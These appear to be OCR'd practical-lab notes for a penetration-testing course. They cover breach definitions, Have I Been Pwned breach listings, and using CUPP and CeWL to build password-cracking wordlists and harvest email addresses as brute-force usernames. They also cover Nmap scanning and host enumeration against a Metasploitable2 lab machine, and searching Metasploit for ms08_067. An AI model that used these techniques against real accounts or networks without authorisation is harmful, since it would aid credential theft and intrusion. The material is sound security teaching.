
- A security breach is any incident that results in unauthorized access to computer data, applications, networks, or devices.
- It results in information being accessed without authorization. Typically, it occurs when an intruder is able to bypass security mechanisms.
- Technically, there is a distinction between a security breach and a data breach. A security breach is effectively a break-in, whereas a data breach is defined as the cybercriminal getting away with information. Imagine a burglar; the security breach is when he climbs through the window, and the data breach is when he grabs your pocketbook or laptop and takes it away.
- There are various websites that can check if your account or phone number has been a victim of a security breach.


https://haveibeenpwned.com/









Jun 2020
Dunzo
In approximately June 2019, the Indian delivery service Dunzo suffered a data breach. Exposing 3.5 million unique email addresses, the Dunzo breach also included names, phone numbers and IP addresses which were all broadly distributed online via a hacking forum. The data was provided to HIBP by dehashed.com.
Compromised data:
Device information
Email addresses
Geographic locations
IP addresses
Names
Phone numbers
View Details


Dubsmash
Dec 2018
In December 2018, the video messaging service Dubsmash suffered a data breach. The incident exposed 162 million unique email addresses alongside usernames and PBKDF2 password hashes. In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly.
Compromised data:
Email addresses
Geographic locations
Names
Passwords
Phone numbers
Spoken languages
Usernames
View Details

https://haveibeenzuckered.com/





Profiling for Password List:

- Lists of commonly used passwords.
- The Common User Password Profiler (CUPP) allows the penetration tester to generate a wordlist that is specific to a particular user.
- It is not installed by default on Kali Linux. It need to be installed: " sudo apt install cupp"


```
┌──(kali㉿kali)-[~]
└─$ sudo apt install cupp
[sudo] password for kali:
Installing:
  cupp

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 817
  Download size: 13.3 kB
  Space needed: 60.4 kB / 62.5 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 cupp all 0.0+20190501.git986658-6 [13.3 kB]
Fetched 13.3 kB in 1s (18.5 kB/s)
Selecting previously unselected package cupp.
(Reading database ... 424482 files and directories currently installed.)
Preparing to unpack .../cupp_0.0+20190501.git986658-6_all.deb ...
Unpacking cupp (0.0+20190501.git986658-6) ...
Setting up cupp (0.0+20190501.git986658-6) ...
/usr/share/cupp/cupp.py:146: SyntaxWarning: invalid escape sequence '\ '
  print("      \                    # User")
/usr/share/cupp/cupp.py:147: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m             # Passwords")
/usr/share/cupp/cupp.py:148: SyntaxWarning: invalid escape sequence '\ '
  print("        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m          # Profiler")
/usr/share/cupp/cupp.py:149: SyntaxWarning: invalid escape sequence '\ '
  print("          \033[1;31m(__)    )\ \033[1;m  ")
Processing triggers for kali-menu (2025.4.3) ...
Processing triggers for man-db (2.13.1-1) ...

┌──(kali㉿kali)-[~]
```

- It can be invoked using: " cupp -i ".
- This will launch CUPP in the interactive mode, which will prompt the tester for the specific elements of the wordlist.







- You can view the wordlist depending on where you have stored it.



Creating Custom wordlists for cracking passwords:

- We can use CeWL to create the custom wordlist.
- CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.
- Optionally, CeWL can follow external links.
- CeWL can also create a list of email addresses found in mail to links. These email addresses can be used as usernames in brute force actions.







Nmap:


- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

- First we use Metsploitable2 to find the ip address of the target machine.





Then We perform Nmap on Kali:





- Then we use the MSF Console. This is the Metasploit Framework console that allows the penetration tester to run exploits on the target machine.
- Then we search for ms08_067.





Practical No. 3

Aim - Practical on enumerating host, port, and service scanning.

Theory -

Enumeration is a critical active reconnaissance phase used to systematically identify live systems, open ports, and the specific services running within a target network. By utilizing tools like Nmap, practitioners can perform host discovery to map active IP addresses and execute port scanning to determine the state of entry points as open, closed, or filtered. Furthermore, service version detection probes these open ports to identify the names and versions of applications, such as SSH or HTTP, which is essential for identifying specific vulnerabilities. This process effectively transforms a blind IP range into a detailed map of the attack surface, allowing for more targeted security assessments. Ultimately, successful enumeration provides the foundational data required to determine the security posture of a network and prioritize potential points of exploitation.


Note:

- The tool being used for port scanning, data enumeration, and service scanning is
- NMAP.
- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.


Port Scanning:

- A port scanner is an application designed to probe a server or host for open ports.
- Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.


Step 1: To see the help/ manual of Nmap we can use the command “man nmap” (OS used kali linux).



Step 2: You will need to run the target machine metasploitable2 and check the ip address of the machine using the command “ifconfig”.




Step 3: Using Kali perform port scanning using nmap on the target machine by running the given command shown below.



Step 4: You will be able to identify the operating system and the target machine’s open port details.

Step 5: View the output file created which stores all the scan results in “metasploitable.nmap”.

Step 6: Using the cat command you can display the contents of the file.




Enumerating Hosts:


- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
- Enumeration is used to gather the following:
    - Usernames, group names
    - Hostnames
    - Network shares and services
    - IP tables and routing tables
    - Service settings and audit configurations
    - Application and banners
    - SNMP and DNS details

Step 1: Find out the operating system of the target metasploitable2. (Running: Linux 2.6.X)

